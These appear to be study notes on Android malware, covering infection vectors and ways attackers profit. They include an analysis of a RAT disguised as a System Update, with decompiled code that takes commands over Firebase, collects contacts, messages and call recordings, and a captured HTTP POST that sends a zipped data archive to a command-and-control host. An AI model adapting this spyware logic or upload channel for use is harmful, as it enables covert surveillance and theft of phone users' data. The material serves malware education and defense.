
# Android Malware

## Android Basics

- Only 4.9% of Android users are running the current version.
- Android system has more layers of abstraction that any desktop operating system.
- Malware can target any of these layers.



```
Layers of the Android OS architecture:
1. Application
2. Application Framework
3. Libraries
4. Linux Kernel
```

## Mobile Malware

- Mobile malware introduces an array of new possibilities for malicious behavior, some of these include:

-
  ```
  GPS
  ```

-
  ```
  Accelerometer
  ```

-
  ```
  SMS,Camera,C&C
  ```
- It also has a few disadvantages and constraints:

-
  ```
  Limited Power, Bandwith, Permissions
  ```

## Infection Vectors

- Usually requires side-loading
- Generally social engineering attacks
- Vectors include:

-
  ```
  Phishing
  ```


-
  ```
  Third Party app stores
  ```

-
  ```
  Exploit Kits
  ```

-
  ```
  Backdoored SDKs
  ```

## Profiting from Infection

- Exfiltration of data
- Botnet addition (like with Hide and Seek botnet)
- Stealing personal information



Surveillance
- Audio
- Camera
- Call logs
- Location
- SMS messages

Impersonation
- SMS redirection
- Sending email messages
- Posting to social media

Data Theft
- Account details
- Contacts
- Call logs
- Phone number
- Stealing data via app vulnerabilities
- Stealing international mobile equipment identity number (IMEI)


Financial
- Sending premium rate SMS messages
- Stealing transaction authentication numbers (TANs)
- Extortion via ransomware
- Phone number
- Fake antivirus
- Making expensive calls

Botnet activity
- Launching DDoS attacks
- Click fraud
- Sending premium rate SMS messages

# SNIPPET


- This snippet is from a Malware which was posing as a System Update.
- Images and data courtesy of zimperium
- It's a RAT that can execute commands to collect and exfiltrate data.
- Steps after Installation:

> 1. Registers the device with Firebase Command and Control with a few details



```
@Override  // com.google.firebase.messaging.FirebaseMessagingService
@SuppressLint({"WrongThread"})
public void onMessageReceived(RemoteMessage arg3) {
    new Thread(new Runnable() {
        @Override
        public void run() {
            String v0 = (String)arg3.getData().get(ConstantAppString.CO);
            AppLogger.logDebug(FirebaseMessagingService.TAG, v0);
            int v2 = 0;
            int v3 = 1;
            if(v0.equals(ConstantAppString.LO)) {
                new Handler(Looper.getMainLooper()).post(new Runnable() {
                    @Override
                    public void run() {
                        LocationUtility.getInstance(FirebaseMessagingService.this.getApplicationContext()).initializeLocation(FirebaseMessagingService.this.getApplicationContext());
                    }
                });
            }
            else if(v0.equals(ConstantAppString.ME)) {
                SharedPreferencessClass.getInstance(FirebaseMessagingService.this.getApplicationContext()).setLastDataCollectionTime(ConstantAppString.MESSAGES_FOLDER, 0L);
                new GetMessages(FirebaseMessagingService.this.getApplicationContext()).collectSynchronously();
            }
            else if(v0.equals(ConstantAppString.CO)) {
                SharedPreferencessClass.getInstance(FirebaseMessagingService.this.getApplicationContext()).setLastDataCollectionTime(ConstantAppString.CONTACTS_FOLDER, 0L);
                SharedPreferencessClass.getInstance(FirebaseMessagingService.this.getApplicationContext()).setLastDataCollectionId(ConstantAppString.CONTACTS_FOLDER, 0L);
                new GetContacts(FirebaseMessagingService.this.getApplicationContext()).collectSynchronously();
            }
```


2. Spyware looks for any activity of interest, if it finds any it starts recording it. After that it collects the updated call log and the uploads the contents to the C&C server as an Encrypted ZIP file.



```
<receiver android:name="com.update.system.important.callrecord.CallReceiver">
  <intent-filter android:priority="1">
    <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
    <action android:name="android.intent.action.PHONE_STATE"/>
  </intent-filter>
</receiver>
```


3. When it receives a success response from the C&C server it deletes the files.

4. All collected data is organized into folders inside the spyware's private storage.




```
ConstantAppString.LOCATION_FOLDER = "99990";
ConstantAppString.CONTACTS_FOLDER = "99991";
ConstantAppString.CALL_LOGS_FOLDER = "99992";
ConstantAppString.MESSAGES_FOLDER = "99993";
ConstantAppString.IMAGES_FOLDER = "99994";
ConstantAppString.VIDEOSPICTURES_FOLDER = "99995";
ConstantAppString.CALL_RECORDING_FOLDER = "99997";
ConstantAppString.VOICE_RECORDING_FOLDER = "99998";
ConstantAppString.CAMERA_FOLDER = "99999";
ConstantAppString.COMMAND_FOLDER = "100000";
ConstantAppString.TREE_FOLDER = "100001";
ConstantAppString.WHATSAPP_FOLDER = "100002";
ConstantAppString.BOOKMARKS_FOLDER = "100003";
ConstantAppString.HISTORY_FOLDER = "100004";
ConstantAppString.SEARCHES_FOLDER = "100005";
ConstantAppString.CHROME_BOOKMARKS_FOLDER = "100006";
ConstantAppString.CHROME_HISTORY_FOLDER = "100007";
ConstantAppString.CHROME_SEARCHES_FOLDER = "100008";
ConstantAppString.FIREFOX_BOOKMARKS_FOLDER = "100009";
ConstantAppString.CLIPBOARD_FOLDER = "100012";
ConstantAppString.DOCUMENTS_FOLDER = "100013";
ConstantAppString.SEC_FOLDER = "100014";
ConstantAppString.NOTIFICATION_FOLDER = "100015";
ConstantAppString.MESSAGES_MESSENGER_FOLDER = "100016";
ConstantAppString.MESSAGES_WHATS_FOLDER = "100017";
ConstantAppString.SCREENSHOT_FOLDER = "100018";
```

5. The spyware compares information collected using the `Build.DEVICE` and `Build.MODEL` against a list of hardcoded values of Devices.



```
if(arg7 != null && (arg7.equals("shamu"))) {
    return "Nexus 6";
}

if(arg7 != null && (arg7.equals("OnePlus")) || arg8 != null && (arg8.equals("ONE E1003"))) {
    return "OnePlus";
}

if(arg7 != null && (arg7.equals("OnePlus2")) || arg8 != null && (arg8.equals("ONE A2003"))) {
    return "OnePlus2";
}

if(arg7 != null && (arg7.equals("OnePlus3")) || arg8 != null && (arg8.equals("ONEPLUS A3000"))) {
    return "OnePlus3";
}

if(arg7 != null && (arg7.equals("OnePlus5")) || arg8 != null && (arg8.equals("ONEPLUS A5000"))) {
    return "OnePlus5";
}

if(arg7 != null && ((arg7.equals("a53g")) || (arg7.equals("a5lte")) || (arg7.equals("a5ltechn"))
    return "Galaxy A5";
}
```

6. The spyware creates a notification if the device's screen is off when it receives a command using the Firebase messaging service. The "Searching for update.." is not a legitimate notification from the operating system, but the spyware.



4:58
Mon, Feb 22

System Update • 2m
System Update
Searching for update..

Android System
USB debugging connected
Tap to turn off USB debugging

Google Play Store • 9h
Complete setup by installing apps
Get the most out of your device

Fully charged

```
POST /backendNew/public/api/upl HTTP/1.1
Content-Type: multipart/form-data; boundary=3c4ad6ce-7f25-4103-a3c1-8d1b40e1bd9b
Content-Length: 1890
Host: licences.website
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.0

--3c4ad6ce-7f25-4103-a3c1-8d1b40e1bd9b
Content-Disposition: form-data; name="pi"
Content-Transfer-Encoding: binary
Content-Type: multipart/form-data; charset=utf-8
Content-Length: 154

64344758271541142857207378615852880388198660039331651142399870369037914369718226074
--3c4ad6ce-7f25-4103-a3c1-8d1b40e1bd9b
Content-Disposition: form-data; name="sf"
Content-Transfer-Encoding: binary
Content-Type: multipart/form-data; charset=utf-8
Content-Length: 5

99999
--3c4ad6ce-7f25-4103-a3c1-8d1b40e1bd9b
Content-Disposition: form-data; name="des"
Content-Transfer-Encoding: binary
Content-Type: multipart/form-data; charset=utf-8
Content-Length: 22

receiveFileDescription
--3c4ad6ce-7f25-4103-a3c1-8d1b40e1bd9b
Content-Disposition: form-data; name="des"; filename="9EoF49v59XGzaVBmoFr5erGQRA4p9
Content-Type: application/zip
Content-Length: 754

PK PK     c5  RRv data.zip   AE ¨R~÷ä-ç4láÀ ]e\ ª  G   4É.¹     v  ~    Ebõ"  Ò;¨d  öLõ¢
LVä Ä>N\ýwbàz3  ; B¥? óÁ   O¥À1Ëïv   ôÞñ3EÀIì  Pôôï6È'ô Þ   O /Ao©Ó¢H  þo:³¿IüÏJ
Ô }Å¼kèifc RâYþ( QÙ»DÏ ZìÆ â]e¼¼ÕÃXôõÔMÁ c   töo   g   õb QËµ   =Ùù^¶Má è  ²è èó Ë±ð   ²1ý>>OI
âô?>Ór  {1  C|å l{J  ÉÕ  Ùh  °  KrË¡®'ÉoR"|Ô¨ÕG QÐÅÅ6'TÈ16áØ, õ¤£  ¿¹¶í¯¹Î'Kç¡    m  ã¦
--3c4ad6ce-7f25-4103-a3c1-8d1b40e1bd9b--
```

# Further Learning

- https://www.csee.umbc.edu/courses/undergraduate/CMSC491malware/android-malware.pdf
- https://www.tutorialspoint.com/mobile_security/index.htm